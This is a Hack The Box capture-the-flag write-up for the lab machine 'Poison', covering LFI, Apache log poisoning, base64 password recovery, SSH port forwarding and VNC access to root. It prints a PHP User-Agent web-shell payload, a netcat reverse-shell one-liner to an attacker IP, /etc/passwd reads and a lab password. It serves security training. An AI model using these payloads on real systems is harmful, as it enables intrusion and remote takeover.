Hack The Box — Poison

---

1. Machine Information

Item	Value
Machine	Poison
Difficulty	Medium
Platform	Hack The Box
Target IP	10.129.1.254
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

---

2. Attack Path

- Nmap → Ports 22 (SSH), 80 (HTTP)
- Web → browse.php vulnerable to LFI
- LFI → Read /etc/passwd
- Log Poisoning → Inject PHP via User-Agent
- LFI → Include Apache logs → RCE
- Reverse shell → www user
- Enumerate → pwdbackup.txt
- Decode → Base64 (13 rounds) → password
- SSH → user charix
- Enumerate → VNC service running
- Port forward → access VNC locally
- Extract → secret.zip → VNC password
- VNC login → root → read flags

---

3. Tools Used

- nmap
- burpsuite
- netcat
- ssh / scp
- unzip
- vncviewer
- python3

---

4. Reconnaissance

Command

sudo nmap -sC -sV -p- -T4 -Pn 10.129.1.254

Findings

- 22/tcp → OpenSSH 7.2
- 80/tcp → Apache 2.4.29 (PHP 5.6)

Note

- HTTP service identified as primary attack surface

Screenshot 1 — Nmap Output

```
┌──(abhay㉿Kali)-[~/Desktop/Poison]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.1.254
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-19 11:25 +0530
Nmap scan report for 10.129.1.254
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.63 seconds
```

---

5. Enumeration

Web Enumeration

- Endpoint:
- /browse.php?file=
- Error reveals path:
- /usr/local/www/apache24/data/

LFI Confirmation

http://10.129.1.254/browse.php?file=/etc/passwd


Findings

- Arbitrary file read confirmed
- Valid users identified:
    - charix


Why It Matters

- LFI → file disclosure
- Enables log poisoning → RCE


Screenshot 2 — Web App



Screenshot 3 — Path Disclosure



Screenshot 4 — LFI (/etc/passwd)



---

6. Exploitation

Vulnerability


- LFI + Apache Log Poisoning → RCE

Step 1 — Inject Payload

- Intercept request (Burp Suite)
- Modify User-Agent:

<?php system($_GET['c']); ?>

Screenshot 5 — Payload Injection




```
GET /browse.php?file=%2Fetc%2Fpasswd HTTP/1.1
Host: 10.129.1.254
User-Agent: <?php system($_GET['c']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Step 2 — Execute Commands

http://10.129.1.254/browse.php?file=/var/log/httpd-access.log&c=id

- Output:
- uid=80(www)

Screenshot 6 — RCE




Step 3 — Reverse Shell

nc -lvnp 4444


http://10.129.1.254/browse.php?file=/var/log/httpd-access.log&c=rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|/bin/sh+-i+2%3E%261|nc+10.10.14.237+4444+%3E/tmp/f

- Shell obtained as www

Screenshot 7 — Listener



Screenshot 8 — Shell Access



---

7. Privilege Escalation

Step 1 — Enumeration

ls

cat pwdbackup.txt

- Found encoded string

Screenshot 9 — Encoded Data

```
$ ls
browse.php
index.php
info.php
ini.php
listfiles.php
phpinfo.php
pwdbackup.txt
$ cat pwdbackup.txt
This password is secure, it's encoded atleast 13 times.. what could go wrong really..

Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRrWlplVTVWT1ZwV2EydzFXVlZhCmExWXdNVWNLVjJ0
NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBLTUdJeFVYaGlSbVJWWVRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkVaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00×cFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO
Ukd4RVdub3dPVU5uUFQwSwo=
$
```

Step 2 — Decode Credentials

```
import base64


data = "<encoded>"

for i in range(13):

    data = base64.b64decode(data)


print(data.decode())
```

- Output:

- Charix!2#4%6&8(0

Screenshot 10 — Script

```
  GNU nano 8.7                                                    decode.py *
import base64
inp_string = "Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVUbGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDB>
times = 13
for i in range(times):
    inp_string = base64.b64decode(inp_string)
out_string = inp_string.decode('UTF-8')
print(out_string)
```

Screenshot 11 — Decoded Password

```
┌──(abhay㉿Kali)-[~/Desktop/Poison]
└─$ nano decode.py

┌──(abhay㉿Kali)-[~/Desktop/Poison]
└─$ python3 decode.py
Charix!2#4%6&8(0
```

Step 3 — SSH Access

ssh charix@10.129.1.254

- Password: Charix!2#4%6&8(0

Screenshot 12 — SSH Access

```
┌──(abhay㉿Kali)-[~/Desktop/Poison]
└─$ ssh charix@10.129.1.254
The authenticity of host '10.129.1.254 (10.129.1.254)' can't be established.
ED25519 key fingerprint is: SHA256:ai75ITo2ASaXyYZVscbEWVbDkh/ev+ClcQsgC6xmlrA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.254' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
(charix@10.129.1.254) Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
```

Step 4 — Identify VNC Service

ps aux

- Found:
- vncviewer 127.0.0.1:5901

Step 5 — Port Forwarding

ssh -L 5904:localhost:5901 charix@10.129.1.254

Screenshot 13 — Port Forwarding

```
┌──(abhay㉿Kali)-[~/Desktop/Poison]
└─$ ssh -L 5904:localhost:5901 charix@10.129.1.254
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
(charix@10.129.1.254) Password for charix@Poison:
Last login: Thu Mar 19 07:50:04 2026 from 10.10.14.237
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Want to strip UTF-8 BOM(Byte Order Mark) from given files?

        sed -e '1s/^\xef\xbb\xbf//' < bomfile > newfile
charix@Poison:~ %
```

Step 6 — Extract VNC Credentials

scp charix@10.129.1.254:secret.zip .

unzip secret.zip

- Extracted password file: secret

Screenshot 14 — Extracted Files


```
┌──(abhay㉿Kali)-[~/Desktop/Poison]
└─$ scp charix@10.129.1.254:secret.zip .
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
(charix@10.129.1.254) Password for charix@Poison:
secret.zip                                                    100%  166     0.3KB/s   00:00

┌──(abhay㉿Kali)-[~/Desktop/Poison]
└─$ ls
decode.py  secret.zip  target1.xml

┌──(abhay㉿Kali)-[~/Desktop/Poison]
└─$ sudo unzip secret.zip
[sudo] password for abhay:
Archive:  secret.zip
[secret.zip] secret password:
 extracting: secret
```

Step 7 — VNC Access

vncviewer -passwd secret localhost:5904

- Root desktop access obtained

Screenshot 15 — VNC Session




---

8. Read Flags

User Flag

cat /home/charix/user.txt


Screenshot 16 — User Flag



Root Flag

cat /root/root.txt

Screenshot 17 — Root Flag



---

9. Skills Learned

- LFI exploitation
- Log poisoning → RCE
- Reverse shell techniques
- Multi-layer Base64 decoding
- Credential reuse

- SSH port forwarding
- VNC exploitation

---

10. Conclusion

- Initial foothold via LFI + log poisoning.
- Credentials recovered from encoded backup.
- SSH access enabled lateral movement.
- Root access achieved via VNC authentication.